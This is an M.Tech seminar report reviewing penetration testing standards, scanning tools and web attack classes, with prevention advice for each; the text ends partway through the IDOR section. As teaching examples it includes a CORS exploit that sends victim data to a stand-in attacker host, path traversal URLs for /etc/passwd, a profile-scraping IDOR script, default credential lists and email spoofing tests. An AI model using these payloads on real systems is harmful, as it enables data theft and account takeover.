



## M.Tech Seminar Report

---

# Towards Automated Website Penetration Testing - Review of Attacks and Mitigations

---

Rahul Varale

Roll No: 1913104

Month of Submission: June 2020

Supervisor: Dr. Sharad Sinha, Computer Science and Engineering.

# Contents

<b>Contents</b>	<b>i</b>
<b>List of Figures</b>	<b>iii</b>
<b>List of Tables</b>	<b>iv</b>
<b>1 Introduction</b>	<b>1</b>
<b>2 Penetration Testing Standards</b>	<b>2</b>
2.1 NIST Cyber Security Framework . . . . .	2
2.2 PTES . . . . .	3
2.3 ISSAF . . . . .	3
<b>3 Manual Vs. Automated Penetration Testing</b>	<b>5</b>
3.1 Difference . . . . .	5
3.2 Benifits of Automated Penetration Testing . . . . .	6
3.3 Limitations of Automated Penetration Testing . . . . .	6
<b>4 Existing Tools/Methodologies</b>	<b>7</b>
4.1 Net-Nirikshak 1.0 . . . . .	7
4.2 Astra . . . . .	7
4.3 w3af : Web Application Attack and Audit Framework . . . . .	8
<b>5 Types Of Attack</b>	<b>9</b>
5.1 Security Misconfiguration . . . . .	9
5.1.1 Default Credentials Unchanged . . . . .	9
5.1.2 Improper Error handling . . . . .	10
5.1.3 Logs publicly accessible . . . . .	10
5.1.4 Directory Listing Enabled . . . . .	11
5.1.5 Outdated Software used . . . . .	12
5.1.6 Unsafe Cross-Origin Resource Sharing . . . . .	12
5.1.7 Path Traversal (Directory Traversal Vulnerability) . . . . .	15
5.1.8 No Rate Limiting . . . . .	16
5.1.8.1 No Rate Limiting on Registration . . . . .	16
5.1.8.2 No Rate Limiting on Login . . . . .	17
5.1.8.3 No Rate Limiting on OTP . . . . .	17
5.1.8.4 No Rate Limiting on Email-Triggering . . . . .	18
5.1.8.5 No Rate Limiting on SMS-Triggering . . . . .	19
5.1.9 Mail Server Misconfiguration (Email Spoofing) . . . . .	20
5.2 Broken Access Control . . . . .	21
5.2.1 Insecure Direct Object Reference (IDOR) (CWE-639) . . . . .	21

---

5.2.2	Username/Email Enumeration (Non-Brute Force)	23
5.3	Injection	25
5.3.1	SQL Injection (CWE-89)	25
5.3.2	LDAP Injection (CWE-90)	26
5.3.3	OS Command Injection (CWE-78)	27
5.3.4	CSV Injection / Formula Injection	29
5.4	Cross-Site Scripting (XSS)	31
5.4.1	Cross-site Scripting (XSS)-DOM (CWE-79)	31
5.4.2	Cross-site Scripting (XSS) - Reflected (CWE-79)	33
5.4.3	Cross-site Scripting (XSS) - Stored (CWE-79)	34
5.5	Broken Authentication and session management	36
5.5.1	Authentication Bypass	36
5.5.2	Second Factor Authentication (2FA) Bypass	37
5.5.3	Privilege Escalation	38
5.5.4	Failure to Invalidate Session	39
5.6	XML External Entities (XXE) (CWE-611)	41
5.7	Local File Inclusion (LFI)	43
5.8	Remote File Inclusion (RFI)	43
5.9	Unsafe File Upload	44
5.9.1	Unsafe File Upload in case of No Size Limit	44
5.9.2	Unsafe File Upload by Extension Filter Bypass	45
5.10	Server-side request forgery (SSRF)	46
5.11	Cross-Site Request Forgery (CSRF)	47
5.12	Clickjacking (UI Redressing)	48
5.13	Cleartext Transmission of Sensitive Information (CWE-319)	50
5.13.1	Passwords transmitted in cleartext	50
5.13.2	Server sends passwords in cleartext to a log server.	51
5.13.3	Server sends cleartext passwords in email	52
5.14	Open Redirect	52
5.14.1	GET-Based Open Redirect	53
5.14.2	POST based Open Redirect	53
5.14.3	Header-Based Open Redirect	53
5.14.4	Flash-Based Open Redirect	54
5.15	Subdomain Takeover	55
<b>6</b>	<b>Discussion</b>	<b>57</b>
6.1	Challenges :	57

<b>Bibliography</b>	<b>59</b>
---------------------	-----------

# List of Figures

2.1	NIST Cyber Security Framework . . . . .	2
2.2	PTES Framework . . . . .	3
2.3	ISSAF . . . . .	4
4.1	Astra . . . . .	7
4.2	w3af . . . . .	8
5.1	Example of Directory Listing enabled . . . . .	11
5.2	Subscribe button . . . . .	18
5.3	Login/Singup Page . . . . .	19
5.4	Example of a spoofed email . . . . .	20
5.5	Example 1 . . . . .	23
5.6	Example 2 . . . . .	24
5.7	Example 3 . . . . .	24
5.8	CSV Injection Demo . . . . .	30
5.9	Malicious Cell example . . . . .	30
5.10	Document Object Model Tree . . . . .	32
5.11	Clickjacking example . . . . .	49

# List of Tables

3.1	Difference between Manual and Automated Penetration Testing . . . . .	5
5.1	DNS Record related to Email Spoofing . . . . .	20
5.3	Email Spoofing Analysis . . . . .	21

# Chapter 1

## Introduction

A penetration test (also known as Pen Test/Pentest) is an authorized simulated attack conducted on Computer systems to evaluate the system's security. The purpose behind this simulated attack is to identify any weak spots in a system (known as bugs), which can be used by attackers. In this digital era, organizations need to keep their systems and data safe and protect it from external as well as internal threats. A single security issue can affect an organization to a great extent. Cyber threats cause an organization to face financial loss or reputational damage, and it could even affect the intellectual property of the organization.

A number of cyber attacks and data breach happens every day. According to the Internet Society survey report [1], Cyber Attacks Cost \$45 Billion in 2018, which is quite a large amount, and it is increasing year by year.

Penetration testing is classified into three types:

- White Box testing in which tester has given full details of the system
- Black Box testing in which tester has no or minimal details of the system
- Grey Box testing which is a combination of white box and Black box and minimum details of the system is given to tester.

Penetration testing is not one time task. In the system, everything is dynamic, so it needs continuous pen-testing. Consider the following scenarios, at which pen-testing should be conducted:

- Before deployment of system or application.
- When the system is no longer in a state of constant change.
- During Periodic Audit.

Pen-testing a large system with multiple applications is a tedious task. It needs more security experts. Automation in pen-testing can help an organization to save money and time. Repeated and simple tasks can be automated so that security experts can look into more complex issues. But there are some limitations with automated pen-testing.

## Chapter 2

# Penetration Testing Standards

Penetration testing standard defines penetration testing and provides a basic guideline to perform Penetration testing with effectiveness. From the initial phase of penetration testing, we must follow the correct path. We must have some basic checks to perform. But we may miss some of these basic checks. So, we can rely on commonly recognized penetration testing standards. All Audits in organizations are based on such standards. There are many Penetration testing standards available. Each of them has its methodologies, pros, and cons. Which Standard should we choose? It depends on what we are testing, what we want to achieve, and some other factors.

Few common and most widely used Penetration testing standard are as follows:

- NIST Framework for Improving Critical Infrastructure Cybersecurity
- PTES (Penetration Testing Execution Standard)
- ISSAF (Information System Security Assessment Framework)

## 2.1 NIST Cyber Security Framework




FIGURE 2.1: NIST Cyber Security Framework

The National Institute of Standards and Technology (NIST) provides a manual to improve the overall Cybersecurity of an organization. The Framework provides a common organizing structure for multiple approaches to Cybersecurity by assembling standards, guidelines, and practices that are working effectively today. The most recent version of the NIST Standard is 1.1.

Penetration testing methodology given in NIST 1.1 [2] is divided into five sub-tasks, as shown in the figure below.

## 2.2 PTES

The PTES Framework (Penetration Testing Methodologies and Standards) gives the most recommended approach to conduct a penetration test. As discussed in [3], It consists of seven main sections. This standard guide includes various steps of a penetration test, including initial communication, gathering information, as well as the threat modeling phases. It also contains guidelines for exploitation, post-exploitation, and reporting. It does not provide technical guidelines like how to execute an actual pentest.



FIGURE 2.2: PTES Framework

## 2.3 ISSAF

The ISSAF standard (Information System Security Assessment Framework) is one of the most popular penetration testing standards, and it contains a more structured and specialized approach to penetration testing. As defined in [4], It Breaks the penetration testing process into three main phases as



- Planning and preparation
- Assessment
- Reporting, clean-up, and destroy artifacts

In ISSAF, The Assessment part is discussed in a more detailed approach. It even describes some penetration testing tools to be used.




FIGURE 2.3: ISSAF

## Chapter 3

# Manual Vs. Automated Penetration Testing

### 3.1 Difference

Both Manual Penetration Testing and Automated Penetration Testing has its own pros and cons as discussed in [5] and [6].

TABLE 3.1: Difference between Manual and Automated Penetration Testing

	Manual	Automated
Testing process	Slow, Non-Standard Procedure, More cost	Fast, Easily repeatable tests, Low cost, Standard Procedure
Vulnerability Database management	Maintaining it manually is a complex task; Some Vulnerabilities can be missed	Database updated automatically, No vulnerability will miss
Exploit Development and management	Manually exploit Development and maintenance is time-consuming, it needs expertise, publicly available exploits may have risk, exploit for different platform needs to be re-written	Product vendor maintains all exploits, update exploits time to time, safe to run, exploits are available for all platforms
reporting	Reports build manually, no standard format of a report.	Reports are automatically generated, the pre-defined standard format of the report.
cleanup	Tester has to manually clean testing traces and confirm no any backdoor remains.	After testing, Automated cleanup is done, No backdoor will be left
Network modification	Often results in numerous system modification	System remain unchanged
Logging/ auditing	Time-consuming, not accurate, no standard format	Faster, accurate, standard format
Training	Training for manually testing is complex; New Tester will take time to learn, Need good knowledge for manual testing.	Tool based Training is simple to understand; New testers can learn tool easily, Basic knowledge is enough

## 3.2 Benefits of Automated Penetration Testing

- Low cost, as no or less human interaction required.
- Faster.
- Well-structured reports.
- Standard Procedure.

## 3.3 Limitations of Automated Penetration Testing

- Vulnerabilities related to business logic flaws can not be detected by the Automated PenTesting tool.
- Zero-day exploits can not be found using the Automated Penetration Testing tool.
- The result may contain false positives. Human intervention is needed to verify the Vulnerabilities.

## Chapter 4

# Existing Tools/Methodologies

### 4.1 Net-Nirikshak 1.0

Net-Nirikshak 1.0 is an Automated VAPT (Vulnerability Assessment and Penetration Testing) tool developed at Institute for Development & Research in Banking Technology, India. It scans the host for service and open ports. Then it connects to the National Vulnerability Database and get details of identifies services, and check if any vulnerability exists. This tool mainly focuses on SQL vulnerabilities and their exploitation.

**This tool has five phases:-**

- Information Gathering
- Scanning
- Vulnerability Detection
- Exploitation
- Report Generation

It generates the report in PDF format, sends it over mail to a tester, and then clears all traces so that sensitive information should not leak [7].

### 4.2 Astra



FIGURE 4.1: Astra

ASTRA (Automated Security Testing for REST APIs) is a security automation tool by the Flipkart security team. ASTRA allows developers and testers to find out vulnerabilities in REST APIs and patch them at the initial phase of development. A tester can integrate ASTRA into the CI/CD Pipeline. Multiple APIs can be given to ASTRA, and it can do standalone security testing on each of them [8].

#### **ASTRA can test REST API's for these vulnerabilities**

- SQL injection
- Cross-site scripting
- Information Leakage
- Broken Authentication and session management
- CSRF (including Blind CSRF)
- Rate limit
- CORS misconfiguration (including CORS bypass techniques)
- JWT attack
- CRLF detection
- Blind XXE injection

### **4.3 w3af : Web Application Attack and Audit Framework**



FIGURE 4.2: w3af

w3af (Web Application Attack and Audit Framework) is an open-source web application security scanner and exploitation tool. It identifies almost all web vulnerabilities. This tool is available at [9].

#### **w3af architecture**

w3af consists of two main parts:

- Core
  - It coordinates the process and provides features to plugins
- Plugins
  - Plugins find vulnerabilities and exploit them.
  - They communicate with each other.
  - In w3af, there are different types of plugins: Discovery, Audit, Grep, Attack, Output, Mangle, Evasion, Brute force.

# Chapter 5

## Types Of Attack

### 5.1 Security Misconfiguration

#### 5.1.1 Default Credentials Unchanged

##### Description

Generally, devices /embedded systems/tools/frameworks come with default configurations that contain default credentials. These default credentials are only for initial setup and configuration, and almost all manufacturers suggest changing it before using it. The most common devices having default credentials are Network Modem/ Routers/ Camera and IoT Devices. According to [10], 61% targets has default passwords. An attacker can quickly get such default username/passwords from the documentation. They are also available on [11].

##### Example

Here is an example

Username: admin/administrator/root/system/guest/operator/super Password: password/pass123/password123/admin/guest
--

##### Impact :

It could allow the attacker to access the administrative portal related to that device. It could leak sensitive data/information of the organization.

##### Prevention :

- Change Default Passwords before deploying the system
- Manufacturers should use unique and robust default passwords instead of simple and common ones.
- Force user to change the default password during initial setup

##### Tools :

- changeme : A default credential scanner. This is open source tool and available at [12].

### 5.1.2 Improper Error handling

**Description :**

It's evident for web applications to generate an error, and it's healthy too. But the problem is when error messages get mishandled, and they reveal details, error messages, stack-trace, database dump, full path. The information obtained from the error message can be used by an attacker to exploit another vulnerability. For, e.g., if the error message contains the full path, it can be further used for the exploitation of **Path Traversal Vulnerability**.

**Example :**

If the webpage is showing Database error, HTTP Request parameters can be adjusted in such a way that database entries get printed in the error message.

**Impact :**

- It could allow the attacker to access the administrative portal related to that device.
- It can lead to attacks like Buffer Overflow, Denial Of service, or system crash.
- It could leak sensitive data/information of the organization

**Prevention :**

- Only display a minimal error to the user and not full details.
- Configure the application to save a specific type of logs in a file instead of displaying it to the user.
- Disable DEBUG mode while deploying the code.
- Many frameworks provide debug mode for the testing purpose that should be disabled in production.

### 5.1.3 Logs publicly accessible

**Description :**

Applications use logs to store event history/transactions. Logs can be used for statistics, review, audit depending on that application. Generally, logs contain file paths, system information, user information, and sometimes username passwords. Logs should be accessible by an authorized and internal person of the organization. Sometimes, due to misconfiguration, log files are publically accessible over the internet. An attacker can use such logs and obtain useful knowledge of that application. It can later use to exploit some vulnerability.

**Impact :**

It could leak sensitive data/information of the organization. It could be used by an attacker to make more advanced attacks.

**Prevention :**

- Remove or restrict access to the log of files.

- Disable DEBUG mode while deploying the code.
- Many frameworks provide debug mode for the testing purpose that should be disabled in production.

#### 5.1.4 Directory Listing Enabled

##### Description :

Directory listing is functionality provided by web servers that show all resources of the directory, and anyone can access it if the index file is absent. The directory may contain backup files, hidden files, temporary files, configuration files, scripts that should not be exposed.

##### Example



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">secret/</a>	2017-01-27 15:40	-	
 <a href="#">priv/</a>	2017-01-27 15:41	-	
 <a href="#">edit/</a>	2017-01-27 15:40	-	
 <a href="#">dir1/</a>	2017-01-27 15:40	-	
 <a href="#">config.php</a>	2017-01-27 15:40	11K	

*Apache/2.4.23 (Win64) PHP/5.6.25 Server at localhost Port 80*

FIGURE 5.1: Example of Directory Listing enabled

##### Impact :

The impact of this depends on the content of that directory. It could expose private files.

##### Prevention :

- Configure the webserver to disable directory listing.
- If directory listing need to be enabled for a particular directory, make sure that directory doesn't contain sensitive data.



### 5.1.5 Outdated Software used

**Description :**

The web application uses various Javascript libraries, frameworks, and CMS, like WordPress. The component that the website is using may have known vulnerability. Past study shows that, Many data breach happens due to a known vulnerability in the component. An attacker can easily target IoT devices, as they are generally not updated from time to time.

**1. Outdated CMS (Content management system)**

- CMS like WordPress, Shopify, open cart are most widely used over the internet.
- Whenever an attacker finds some vulnerability, he can exploit the same vulnerability on a large number of websites.
- Each CMS which is not updated to the latest version is vulnerable to some attack.

**2. Outdated javascript libraries**

- The website contains many javascript files and libraries.
- Javascript libraries like JQuery, Bootstrap are used on almost every website.
- It is difficult for developers to maintain these JS libraries and keep them updated.

**Example :**

According to report [10], 60% of Breaches in 2019 Involved Unpatched Vulnerabilities (a patch was available, but not applied).

**Impact :**

The impact of this depends on the vulnerability that the component has. It may have critical vulnerability having a significant impact.

**Prevention :**

- Update libraries that are being used from time to time.
- Remove unused dependencies, features, components.
- Monitor CVE for the components used.

**Tools :**

retire.js : Scanner detecting the use of JavaScript libraries with known vulnerabilities. This is an Open-Source tool and available at [13].

### 5.1.6 Unsafe Cross-Origin Resource Sharing

**What is Same Origin Policy(SOP)?**

SOP is a security mechanism provided by browsers to restrict access between resources of two different websites via javascript. e.g., `www.example.com` has SOP; then it can access data from only the same origin like `www.example.com/js/main.js` but not from a site like `www.other-site.com/main.js`. Origin consists of scheme, host, and port number.

Thus, SOP is used to keep privileged information safe by *Preventing Cross Origin Read*.

### What is Cross-Origin Resource Sharing(CORS)?

CORS is a security mechanism that relaxes SOP and adds some flexibility to it. CORS is important, because an organization may have multiple websites which need to communicate with each other [14].

#### HTTP Headers related to CORS:-

##### 1.Access-Control-Allow-Origin

This specifies which host to allow for cross origin requests.

##### 2.Access-Control-Allow-Credentials

This specifies whether or not to send cookies with the request.

##### 3.Access-Control-Allow-Methods

This specifies which HTTP method is allowed for CORS.

#### Common Mis-Configurations in CORS:-

##### 1.(\*) wildcard

- In this case, CORS is allowed from any origin domain.
- After sending request

```
GET /api/user/1234
Host: example.com
Origin: anything.com
```

will get response header as,

```
HTTP/1.0 200 OK
Access-Control-Allow-Origin: anything.com
Access-Control-Allow-Credentials: true
```

- So, if that response contains some private/critical data, This vulnerability can be exploited.

##### 2.Pre-domain wildcard

- In this case, CORS is allowed from a domain with any prefix.
- let's say; server configured to allow `domain.com` and anything ending with `domain.com` (To allow from subdomains)
- After sending request

```
GET /api/user/1234
Host: example.com
Origin: predomain.com
```

will get response header as,

```
HTTP/1.0 200 OK
Access-Control-Allow-Origin: predomain.com
Access-Control-Allow-Credentials: true
```

### 3.Null Origin

- If origin supports null value like,

```
GET /api/user/1234
Host: example.com
Origin: null
```

and respond like this,

```
HTTP/1.0 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

Then, it is vulnerable.

- An attacker can manage to set the domain as null and exploit vulnerability, like this.

```
1  <iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data
2  :text/html,
3  <script>
4  var req = new XMLHttpRequest();
5  req.onload = reqListener;
6  req.open('get','example.com/api/user/1234',true);
7  req.withCredentials = true;
8  req.send();
9  function reqListener() {
10 location='attacker-website.com/log?userinfo='+this.responseText;
11 };
12 </script>"></iframe>
```

### How to test for CORS Misconfiguration?

Following command can be used to test CORS Misconfiguration:

```
curl https://www.sitetotest.com -H "Origin:http://anything.com"
```

If response header contains

```
HTTP/1.0 200 OK
Access-Control-Allow-Origin: anything.com
Access-Control-Allow-Credentials: true
```

then website `www.sitetotest.com` has CORS Misconfiguration.

### Impact :

- Sensitive data of the user can be leaked.

- May leak CSRF token, which can lead to CSRF Attack.
- If `Access-Control-Allow-Credentials` is set to `true`, attacker can perform privileged actions on behalf of the user.

**Prevention :**

- Allow only trusted sites, instead (\*) wildcard.
- Use a whitelist of the trusted domain instead of wildcard or regular expressions.
- While using Regular Expression to match the origin, ensure that It should not be bypassed.
- Don't set `Access-Control-Allow-Credentials` to `true` unless needed.

**Tools :**

- CORStest : A simple CORS misconfiguration scanner. This is an Open-Source tool and available at [15].
- CORScanner : Fast CORS misconfiguration vulnerabilities scanner. This is also an Open-Source tool and available at [16].

### 5.1.7 Path Traversal (Directory Traversal Vulnerability)

**Description :**

Directory Traversal Vulnerability is a vulnerability that allows a Web application to read files located outside of the Web Server Root Directory.

Attacker can access critical files on web server like,

```
/etc/passwd
/etc/shadow
/proc/version
/proc/mounts

C:\WINDOWS\system32\win.ini (In windows)
```

**Example :**

Let's say, webpage has link to contact page as,

```
<a href="index.php?page=contact.php">Contact</a>
```

It is loading contact.php there. so URL becomes,

```
https://website.com/index.php?page=contact.php
```

If this web app is vulnerable to Directory Traversal Vulnerability, Attackers can use either absolute path.

`https://website.com/index.php?page=/etc/passwd` or relative path (Sequence of `../` needs to try)

`https://website.com/index.php?page=../../../../etc/passwd` To access any file on the server like.

**Impact :**

System would get compromised.

**Prevention :**

- Avoid reading files based on user input
- Validate user input using a strong filter before processing it.

**Tools :**

- DotDotPwn : The Directory Traversal Fuzzer. This is an Open-Source tool and available at [\[17\]](#).

**5.1.8 No Rate Limiting****Description :**

Rate Limiting is a mechanism used to control traffic coming to the webserver. If the user is sending too many requests within some timeframe, then there are more chances for the user to perform some malicious activity, like **Brute force**, **Denial of Service attack**. So, such a request should be blocked by the server. According to RFC-6585[\[18\]](#), HTTP Response code 429 indicates that User send **Too Many Requests**. This should be implemented in the application logic. An attacker can use a pool of IP addresses to remain undetected, So Rate-limiting should be implemented based on source IP as well as Active Session.

**Impact :**

This issue can be used to perform **Denial of Service (DoS)** attack and **Brute Force**.

**Prevention :**

- Implement rate-limiting in the application based on source IP as well as active session.
- Block that IP / Session upon getting multiple requests even after sending 429 **Too Many Requests** response.

**5.1.8.1 No Rate Limiting on Registration****Description :**

We have seen What Rate Limiting is.

Let's see how Rate limiting on Registration is essential.

Our website has User Registration functionality or any other registration functionality. The user will fill the form and click the **Submit** button.

Then, the server will create an account with given details and assign a unique user id to it. If there is no rate limit on that registration form, the Attacker can write a simple script that automatically fills the form with random content and submit it.

So, within a minimal amount of time, the Attacker can create a large number of fake accounts on our website, which we don't want.

**Impact :**

- Unnecessary resources will be wasted on such requests.
- Denial of service attack can be possible.

**Prevention :**

- Implement rate-limiting in application based on source IP as well as active session.
- Block that IP / Session upon getting multiple requests even after sending 429 Too Many Requests response.

### 5.1.8.2 No Rate Limiting on Login

**Description :**

For login, generally, a username/email and password are required.

It is easy to know the username or email of a victim's account. Then the Attacker can use common passwords and try to get logged in. If there is no rate limit on Login Request, then the Attacker's job is simple. He can write a simple script and take passwords from the collection of many passwords (like *rockyou.txt* [19] which contains 14,341,564 unique passwords) one by one.

With a single system, Attacker can send more 1000 Request/sec

So, to check complete *rockyou.txt*, it will take about 4Hr.

If the victim's password is not in *rockyou.txt*, Attacker can Bruteforce the password, and it will take time depending on several combinations possible.

**Impact :**

Account takeover is possible.

**Prevention :**

- Implement rate-limiting in application based on source IP as well as active session.
- Block that IP / Session upon getting multiple requests even after sending 429 Too Many Requests response.

### 5.1.8.3 No Rate Limiting on OTP

**Description :**

OTP (One time password) is an extra layer of security known as 2-Factor Authentication (2FA). Generally, after authentication with Username password, OTP is asked, which is sent on Registered mobile number or email. 2FA is added so that even if the actual username password gets compromised, attackers should not allow to login.

Generally, OTP is a random number with 4-digit or 6-digits.

If there is no limit on OTP verification, the attacker can easily brute-force it. with 4 digit —, 10,000 combinations are possible. with 6 digit —, 10,00,000 combinations are possible.

With a single system, an attacker can send more 1000 Request/sec

So, to brute force 4-digit OTP, it takes only 10 Sec!

and to brute force 6-digit OTP, it takes about 15 min

**Impact :** Account takeover is possible.

**Prevention :**

- Implement rate-limiting in application based on source IP as well as active session.
- Block that IP / Session upon getting multiple requests even after sending 429 Too Many Requests response.

#### 5.1.8.4 No Rate Limiting on Email-Triggering

**Description :**

The website can have Email-Triggering End Point, which means the email can be sent to a given mail id by the web application with some pre-defined or dynamic mail content.

If there is no Rate Limiting on such functionality, An attacker can misuse it to do **Email bombing**

Email bombing means sending a large number of duplicate emails to the same email id.

**Example :**

For an e.g., the website may have a **subscribe** button.

Enter your email to subscribe to updates.



FIGURE 5.2: Subscribe button

when user fill his email id and click on subscribe button, the user gets an email from that website, like

Thank you for subscribing. Bla bla bla...

An attacker can misuse this and send a large number of emails to the victim within a small amount of time. Due to such **Email bombing** victim may miss some vital mail in between these duplicate emails.

**Impact :**

- An attacker can put the victim in trouble by **Email bombing**.
- Wastage of resources.
- Generally, websites use 3rd party Email Services (like Mailgun, Mailchimp, Mail jet), which costs per mail transaction. So there can be a financial loss.

**Prevention :**

- Implement rate-limiting in application based on source IP as well as active session.
- Block that IP / Session upon getting multiple requests even after sending **429 Too Many Requests** response.

#### 5.1.8.5 No Rate Limiting on SMS-Triggering

##### Description :

The website can have SMS-Triggering End Point, which means SMS will be sent to a given mobile number by the web application with some pre-defined or dynamic content. If there is no Rate Limiting on such functionality, An attacker can misuse it to do **SMS Bombing**. SMS bombing means sending a large number of duplicate SMS to the same mobile number.


##### Example :

For an e.g., the website may have **SEND OTP** functionality either on Register/login page or forgot password page.

### Login / Signup

Please enter your phone number to continue

+91 ▾



Verify Number

FIGURE 5.3: Login/Singup Page

When user fills his mobile number and click on submit button, the user will get SMS from that website, like

Your OTP is 1234. Do not share it with anyone.

An attacker can misuse this and send large number of SMS to victim within small amount of time. Due to such **SMS bombing** victim may miss some important sms like bank transaction alert in between these duplicate messages.

##### Impact :

- An attacker can put the victim in trouble by **SMS bombing**.
- Wastage of resources.
- Websites use 3rd party SMS API Services (), which costs per SMS. So there will be a financial loss.

##### Prevention :

- Implement rate-limiting in application based on source IP as well as active session.



- Block that IP / Session upon getting multiple requests even after sending 429 Too Many Requests response.

### 5.1.9 Mail Server Misconfiguration (Email Spoofing)

#### Description :

Email spoofing is a method of forging email header to change the sender's email address so that receiver sees it as sent by different sender than actual.




FIGURE 5.4: Example of a spoofed email

In the above example, it looks like mail sent from Dean of IIT Goa (dean@iitgoa.ac.in), but it's not. It is an example of spoofed mail. There are few online services available (like this) to send such spoofed mail, or one can use PHP / Python mail function with a modified email header. Mail Servers decide given mail is Spam or not based on various factors like the content of the mail, email address, and a few others. The main criteria are validating email id from which email came is the same mail id?

To validate, **SPF** (Sender Policy Framework), and **DMARC** (Domain-based Message Authentication, Reporting, and Conformance) DNS records are used as discussed in [20] and [21].

#### Example :

let's consider the scenario, The following three websites are under test.

TABLE 5.1: DNS Record related to Email Spoofing

Website	SPF Record	DMARC Record
iitgoa.ac.in	Not Present	Not Present
iitb.ac.in	Present	Not Present
iith.ac.in	Present	Present

IIT B SPF

```
v=spf1 a:smtp6.iitb.ac.in a:smtp7.iitb.ac.in a:smtp8.iitb.ac.in a:smtp9.iitb.ac.in
a:smtp10.iitb.ac.in a:smtpd6.iitb.ac.in a:smtpd7.iitb.ac.in a:smtpd8.iitb.ac.in
a:smtpd9.iitb.ac.in a:smtpd10.iitb.ac.in ~all
```

### IIT H SPF

```
v=spf1 ip4:199.79.62.144 ip4:209.85.220.41 ip4:209.85.220.65 ip4:74.125.83.44
include:_netblocks.google.com include:_netblocks2.google.com include:
_netblocks3.google.com include:_spf.google.com ~all
```

### IIT B DMARC

```
v=DMARC1; p=quarantine; pct=100; rua=mailto:webmaster@iith.ac.in
```

Now, Send Spoof mail from all of these domains, and let's see, How Gmail reacts to this.  
(Check full email header)

TABLE 5.3: Email Spoofing Analysis

Website	Response	SPF Status	DMARC Status
iitgoa.ac.in	In Inbox without warning	-	-
iitb.ac.in	In Inbox with warning	SOFTFAIL	-
iith.ac.in	In <b>Spam</b> with critical warning	SOFTFAIL	FAIL

### Impact :

- The attacker can launch phishing campaign with fake mail id like `support@yourorganization.com`
- An attacker can use fake mails id's and make social engineering attacks.

### Prevention :

- Add SPF record starts with "v=spf1" in DNS Zone File
- Add DMARC record in DNS Zone File. Tools

### Tools :

- SPF Check : This is online service to test SPF Record available at [22].
- DMARC Check : This is online service to test DMARC Record available at [23].

## 5.2 Broken Access Control

### 5.2.1 Insecure Direct Object Reference (IDOR) (CWE-639)

#### Description :

IDOR (Insecure Direct Object Reference) is the most common vulnerability found in web

applications and APIs. This vulnerability occurs due to unvalidated user input. Most web-application use IDs as a reference to objects. For example, the user has a user id, which is the primary key of that entity.

### Example 1

Consider a website which has user registration and login feature. After successful registration or login, it displays a profile page which contains all profile details like name, email, photo, mobile number, social security number, etc.

`http://site.com/profile.php?id=111`

When attacker change id to 110 URL becomes, `http://site.com/profile.php?id=110` and show Profile details of another user! As ID is sequential, an attacker can quickly get all profile details using a small script, like

```
1 #!/usr/bin/env python
2 import requests
3 url = "http://site.com/profile.php?id="
4 for i in range(1,110):
5     response = requests.get(url+i)
6     file = open(i+"_response.txt", "w")
7     file.write(response.text)
8     file.close()
```

This is a simple example of IDOR. There are many such cases where IDOR may exist.

### Example 2

